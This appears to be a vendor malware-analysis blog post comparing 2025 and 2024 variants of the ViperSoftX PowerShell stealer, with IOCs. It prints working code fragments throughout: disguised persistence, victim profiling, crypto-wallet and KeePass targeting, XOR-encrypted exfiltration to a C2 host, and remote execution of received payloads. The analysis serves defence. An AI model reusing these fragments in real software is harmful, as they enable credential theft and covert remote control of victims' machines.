In-depth Analysis of a 2025 ViperSoftX Variant

Published: 2025-06-03 · Archived: 2026-04-05 12:41:07 UTC

Introduction

In early 2025, new samples of PowerShell-based malware began appearing across underground forums and threat hunting communities. The sample in question resembles ViperSoftX stealers from 2024, but with a notable increase in modularity, stealth, and persistence mechanisms. In this blog, we will dissect the code and map out its functions, mechanisms, and threats. We go on to assess the similarities/differences between the new and old ViperSoftX variants.

Code Execution Flow





Fig 1: Execution Flow

The above image illustrates the structured execution logic of the malware — highlighting its modular design and task-oriented operation. This malware's lifecycle can be broken down into several phases, wherein it initializes itself, sets up persistence, starts a session and does the C2 communication.

Initialize-Mutex



```
$createdNew = $false;
$Mlqskkqjhs5s = [System.Threading.Mutex]::new($true, "acb2f45f62c34c94bbd6e86734eb01a1", [ref]$createdNew);
if ($createdNew -eq $false) {
    Start-Sleep -Seconds 10;
    return;
}
```

Fig 2.1.1: Simple Mutex (2024)

The 2024 version uses a basic mutex named with a static string. If the mutex already exists (meaning the malware is already running), it waits for 10 seconds before exiting.

```
function Initialize-Mutex {
    $createdNew = $false
    $mutex = [System.Threading.Mutex]::new($true, $meta_mutex, [ref]$createdNew)

    if ($createdNew) {
        return $mutex
    } else {
        Start-Sleep -Seconds 300
        exit
    }
}
```

```
$meta_mutex = '8cda13f8-a407-4a48-8284-411709e090'
```

Fig 2.1.2: GUID Mutex (2025)

The 2025 version uses a GUID-style mutex identifier and increases the sleep time to 300 seconds — this delays sandbox detection, increases the likelihood of avoiding behavioral analysis, and better ensures only one instance runs.

Persistence Mechanism

The malware employs multiple persistence techniques to survive reboots. In the 2024 version the final payload focused on data exfiltration and command-and-control communication, without managing its own persistence. The persistence mechanism was typically handled by a loader or dropper, not embedded in the final payload but in the 2025 version it uses a robust 3-layer of fallback persistence strategy:

- Scheduled Task (WindowsUpdateTask) triggered at logon.
- Run registry key under HKCU.
- Bat file under startup folder.

```
    $appDataPath = $env:APPDATA
    $targetDir = "$appDataPath\Microsoft\Windows\Config"

    if (-not (Test-Path $targetDir)) {
        New-Item -ItemType Directory -Path $targetDir -Force | Out-Null
    }
```

Fig 3.1: Self-copy/Safekeeping

The script copies itself to AppData\Microsoft\Windows\Config\winconfig.ps1.

```
$hiddenBat = "$targetDir\winconfig.bat"
$batContent = "@echo off`npowershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -File `"$targetScript`""
Set-Content -Path $hiddenBat -Value $batContent -Force

return $hiddenBat
```

Fig 3.2: Batch launcher

Creates a hidden *.bat* launcher script that executes the .ps1 script and uses multiple layers of evasion and fallback if paths already exist.

```
$taskName = "WindowsUpdateTask"
$action = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c `"$scriptPath`""
$trigger = New-ScheduledTaskTrigger -AtLogOn -User $env:USERNAME
$principal = New-ScheduledTaskPrincipal -UserId "$($env:USERDOMAIN)\$($env:USERNAME)" -LogonType Interactive
$settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -StartWhenAvailable

$task = New-ScheduledTask -Action $action -Trigger $trigger -Principal $principal -Settings $settings
Register-ScheduledTask -TaskName $taskName -InputObject $task -Force

return $true
```

Fig 3.3: Task Scheduler entry

Registers a Windows scheduled task named as WindowsUpdateTask that runs the batch file at user logon, ensuring persistence.

```
try {
    New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "WindowsUpdate" -Value $command -PropertyType String
    return $true
}
```

Fig 3.4: Run Entry

Code to achieve persistence using the Windows Registry.

```
$startupPath = "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup"

if (Test-Path $startupPath) {
    $batPath = Join-Path $startupPath "WindowsUpdate.bat"
    $batContent = "@echo off`ncmd.exe /c `"$scriptPath`""
    Set-Content -Path $batPath -Value $batContent -Force
    return $true
}
```

Fig 3.5: Startup Directory

Places a bat file in the user's startup directory.

Prep Work

Function: Generate-RandomGUID

The 2024 version creates identifiers by querying hardware values like serial numbers.

```
function qzsxdJXq27jsdfs() {
    return (lqqsdHHdzdqssd 'win32_logicaldisk' "VolumeSerialNumber")
}
```

Fig 4.1.1: Serial-base ID

Whereas the recent variant generates a full 64-character hex GUID, making each infection uniquely traceable.

```powershell
function Generate-RandomGUID {
    $guid = -join ((1..64) | ForEach-Object {
        Get-Random -InputObject @('0','1','2','3','4','5','6','7','8','9','a','b','c','d','e','f')
    })
    return $guid
}
```

Fig 4.1.2: Random GUID

Passes this GUID as an argument to the Build/Parse-MetaRequest functions to identify the infected machine or victim.

Function: Build-MetaRequest and Parse-MetaRequest

```powershell
function Build-MetaRequest {
    param($guid)

    $requestString = @"
GET /api/v1/$guid HTTP/1.1
user-agent: mozilla/5.0 (windows nt; windows nt 10.0; en-us) windowspowershell/5.1.19041.1682
host: $meta_host
"@

    $requestString = $requestString.TrimEnd()
    $bytes = [Text.Encoding]::ASCII.GetBytes($requestString)
    $script:meta_request = [Convert]::ToBase64String($bytes)
}
```

Fig 4.2 : Build-MetaRequest

2025's base64 request building and parsing mimic normal browser behavior, proving to be stealthier in the network logs and sneaking past intrusion detection systems. It constructs a HTTP GET request**,** encodes it in base64, and stores it in a variable ($meta_request).

```powershell
function Parse-MetaRequest {
    try {
        $script:_headers = [Text.Encoding]::ASCII.GetString(([type](([regex]::Matches('trevnoC','.','RightToLeft') | ForEach {$_.value}) -join '')

        $_requestline = $script:_headers[0] -split ' '
        $script:http_request.path = $_requestline[1].Replace('%7b', '{').Replace('%7d', '}')

        if ($script:http_request.path -match '/api/v1/([a-f0-9]{64})') {
            $script:session.api_guid = $Matches[1]
        } else {
            return $false
        }
```

Fig 4.3 : Parse-MetaRequest

Decodes the base64 meta request ($meta_request) into its original ASCII form and uses regex to capture the 64-character GUID from the path and stores it in the variable ($session.api_guid).

Function: Initialize-HttpClient

In the 2024 version it used System.Net.WebClient, which is a basic, deprecated .NET networking class.

```
function pOPSKX($data, $notify) {
    $URL = "https://security-microsoft.com/connect";
    if ($Ppklqqzw5w2wz -ne "6.1") {
        [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
        [System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }
    }
    $cli = New-Object System.Net.WebClient;
    $useragent = getUserAgent;
    $cli.Headers['X-User-Agent'] = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($useragent));
    if ($notify) {
        $cli.Headers['X-notify'] = $notify
    }
```

Fig: 4.4.1 : Web Client Setup

In 2025 it adopts HttpClient from the modern .NET API.

```
function Initialize-HttpClient {
    try {
        Add-Type -AssemblyName System.Net.Http
        if ($script:client) {
            $script:client.Dispose()
        }
        $script:client = [System.Net.Http.HttpClient]::new()
        $script:client.Timeout = [TimeSpan]::FromMinutes(2)
        $script:client.DefaultRequestHeaders.UserAgent.ParseAdd("PowerShell/C&C-Client")
        $script:client.BaseAddress = [Uri]::new("http://$meta_host/")
        return $true
    }
    catch {
        return $false
    }
}
```

Fig 4.4.2: HTTP Client Setup

The shift to HttpClient provides more advanced capabilities — header manipulation, timeout control, and better compatibility with HTTPS traffic — aligning better with legitimate software behavior thereby staying under the radar.

Function: Get-PublicIPAddress

In the 2024 version it does not explicitly attempt to gather the victim's public IP address, but in 2025 it tries multiple web services in fallback order.

```
function Get-PublicIPAddress {
    try {
        $ip = (Invoke-RestMethod -Uri "https://api.ipify.org" -TimeoutSec 5).Trim()
        if ($ip -match '^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$') {
            return $ip
        }
    }
    catch {}
```

Fig 4.5: Public IP Fetch

Capturing public IPs helps attackers identify the infected device's location and origin (e.g., via geolocation), and group infections by target region or campaign.

Execute Core Functionality

Function: Get-ServerID and Test-ServerRestarted

```
function Get-ServerID {
    try {
        $response = $script:client.GetAsync("api/v1/server-id").GetAwaiter().GetResult()
        if ($response.IsSuccessStatusCode) {
            $serverID = $response.Content.ReadAsStringAsync().GetAwaiter().GetResult()
            $response.Dispose()
            return [uint64]$serverID
        }
        $response.Dispose()
        return $null
    }
```

Fig 5.1 : Server Sync Check

Get-ServerID: Makes a request to api/v1/server-id to retrieve a numerical ID — likely to be used to detect backend redeployments.

Test-ServerRestarted: Compares cached server ID with a new value. If changed, forces reinitialization of the session. A clever way to stay in sync with changes on the attacker's infrastructure. 2025's version is aware of server redeployments or migrations, and adjusts its session state accordingly. This is advanced behavior, usually seen in modular or professional toolkits.

Every 30s:

- Checks if the C2 has restarted (via Test-ServerRestarted)
- If yes → reset session
- Else → fetch new commands from C2

Function: Get-Updates

```
        if ($script:session.update) {
            try {
                $_userinfo = Get-UserInfo
            }
            catch {
                $_userinfo = ConvertTo-Json @{ ···
                } -Compress
            }
            [byte[]]$userinfo = [Text.Encoding]::UTF8.GetBytes($_userinfo)
            $ms.Write($userinfo, 0, $userinfo.Length)
        }
        $data = $ms.ToArray()
        $ms.Dispose()
        $res = Invoke-Request $data
```

Fig 5.2: Invoke-Request

Calls the Get-UserInfo function to collect user information, converts it into JSON format, and passes it to the Invoke-Request function.

```
$info = @{
    os    = [System.Environment]::OSVersion.VersionString
    cm    = "$($env:USERDOMAIN)\$($env:USERNAME)"
    av    = ''
    apps = $detectedApps
    ip    = $script:session.real_ip
    ver   = $PSVersionTable.PSVersion.ToString()
    guid = $script:session.guid
}

$json = ConvertTo-Json $info -Compress
return $json
```

Fig 5.3: Get-UserInfo

```
@{
    root = '%systemdrive%'
    targets = @(
        @{ name = 'KeePass-A'; path = 'Program Files (x86)\KeePass Password Safe 2\KeePass.exe.config' },
        @{ name = 'KeePass-B'; path = 'Program Files\KeePass Password Safe 2\KeePass.exe.config' }
    )
}
```

Fig 5.4: Recon targets

```
@{
    root = '%localappdata%\Google\Chrome\User Data\Default\Extensions'
    targets = @(
        @{ name = 'Metamask-C'; path = 'nkbihfbeogaeaoehlefnkodbefgpgknn' },
        @{ name = 'MEWcx-C'; path = 'nlbmnnijcnlegkjjpcfjclmcfggfefdm' },
        @{ name = 'Coin98-C'; path = 'aeachknmefphepccionboohckonoeemg' },
        @{ name = 'Binance-C'; path = 'fhbohimaelbohpjbbldcngcnapndodjp' },
        @{ name = 'Jaxx-C'; path = 'cjelfplplebdjjenllpjcblmjkfcffne' },
        @{ name = 'Coinbase-C'; path = 'hnfanknocfeofbddgcijnmhnfnkdnaad' }
    )
},
```

Fig 5.5: Keepass Target

2025 supports a larger list of extensions and wallets (Exodus, Atomic, Electrum, Ledger), browser extensions (MetaMask, Binance, Coinbase), and Keepass configurations and returns (OS, username, IP, detected apps) making it easier to maintain or expand the malware's functionalities.

C2 Communication

In the 2024 variant it would send plain text or base64-encoded commands over HTTPS.

```
if ($notify) {
    $cli.Headers['X-notify'] = $notify
}
$Response = $cli.UploadString($URL, $data);
$workerEn = $cli.ResponseHeaders["worker"];
```

Fig: 5.6.1 Plain POST

Whereas in 2025, it encrypts the payload using a basic XOR cipher ($XOR_KEY=65) and POSTs the encrypted buffer to the C2 server.

```
function Invoke-Request {
    param ([byte[]]$buf)
    for ($i = 0; $i -lt $buf.Length; $i++) {
        $buf[$i] = $buf[$i] -bxor $XOR_KEY
    }
    $r = $client.PostAsync($pingUri, [Net.Http.ByteArrayContent]::new($buf))
}
```

Fig 5.6.2: C2 Communication[POST]

Receives the **C2 server's response** — likely another base64-encoded or encrypted command. Decrypts the received data — reversing the encryption and returns the decrypted payload to the main loop.

```
        $res = $r.Content.ReadAsByteArrayAsync().GetAwaiter().GetResult()
        $r.Dispose()

        if ($res.Length -gt 0) {
            $decryptedRes = @()
            for ($i = 0; $i -lt $res.Length; $i++) {
                $decryptedRes += $res[$i] -bxor $XOR_KEY
            }
            $res = [byte[]]$decryptedRes
        }

        return [byte[]]$res
```

Fig 5.7: C2 Communication[Get]

Payload Execution (Set-Updates)

The 2024 version ran decoded strings as shell commands using cmd.exe.

```
try {
    [string]$kk9XDcoU8Sfo692 = pOPSKX;
    [string[]] $sep = $qpoqsopdjkqquize;
    $Fd1Jal88zKyxij = $kk9XDcoU8Sfo692.Split( $sep, [StringSplitOptions]::None);
    $Ppqolksjix = $Fd1Jal88zKyxij[0];
    $JkByjqH1xztsW2YUG = $Fd1Jal88zKyxij[1];

    if ($Ppqolksjix -eq "Cmd") {
        cmd.exe /c $JkByjqH1xztsW2YUG
    }
    if ($Ppqolksjix -eq "DwnlExe") {
        $path = $GgfdgAuVAfc591z0Yw + $Fd1Jal88zKyxij[2];
        $cmd = $Fd1Jal88zKyxij[3] + $path;
        DowsxybBDSjEP $Fd1Jal88zKyxij[1] $path $true;
        Start-Sleep 1
        cmd.exe /c $cmd
    }
```

Fig: 5.8.1 Payload Execution(CMD)

The current variant, creates PowerShell jobs to run each decoded payload.

```
foreach ($line in $validLines) {
    try {
        $decoded = [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($line))
        $job = Start-Job -ScriptBlock ([Scriptblock]::Create($decoded))
        $result = Wait-Job -Job $job -Timeout 10

        if (!$result) {
            Stop-Job -Job $job
        }
        Remove-Job -Job $job -Force
    }
    catch {
        continue
```

Fig 5.8.2: Payload Execution(POWERSHELL)

PowerShell background jobs are less detectable, do not block execution, and are easier to time-out and discard if they hang — improving stability and stealth.

Conclusion

The 2025 ViperSoftX variant marks a clear evolution over its 2024 predecessor. It demonstrates:

- Better operational security (simple encryption, unique victim identification)
- Improved modularity and maintainability
- Greater target coverage and persistence
- Dynamic infrastructure adaptation (via server ID sync)

This 2025 variant demonstrates how stealers are becoming more modular, evasive, and feature-rich, posing a greater threat to crypto currency users and enterprises alike. As the stealer is aiming at the user's sensitive information, protecting yourself with a reputable security product such as K7 Antivirus is necessary in today's world. We at K7 Labs provide detection for such kinds of stealers at different stages of infection and all the latest threats.

IOCs

HASH	VARIANT	DETECTION NAME
FEAA4AC1A1C51D1680B2ED73FF5DA5F2	2025	Trojan(000112511)
6549099FECFF9D41F7DF96402BCCDE9B	2024	Trojan(0001140e1)

Source: https://labs.k7computing.com/index.php/in-depth-analysis-of-a-2025-vipersoftx-variant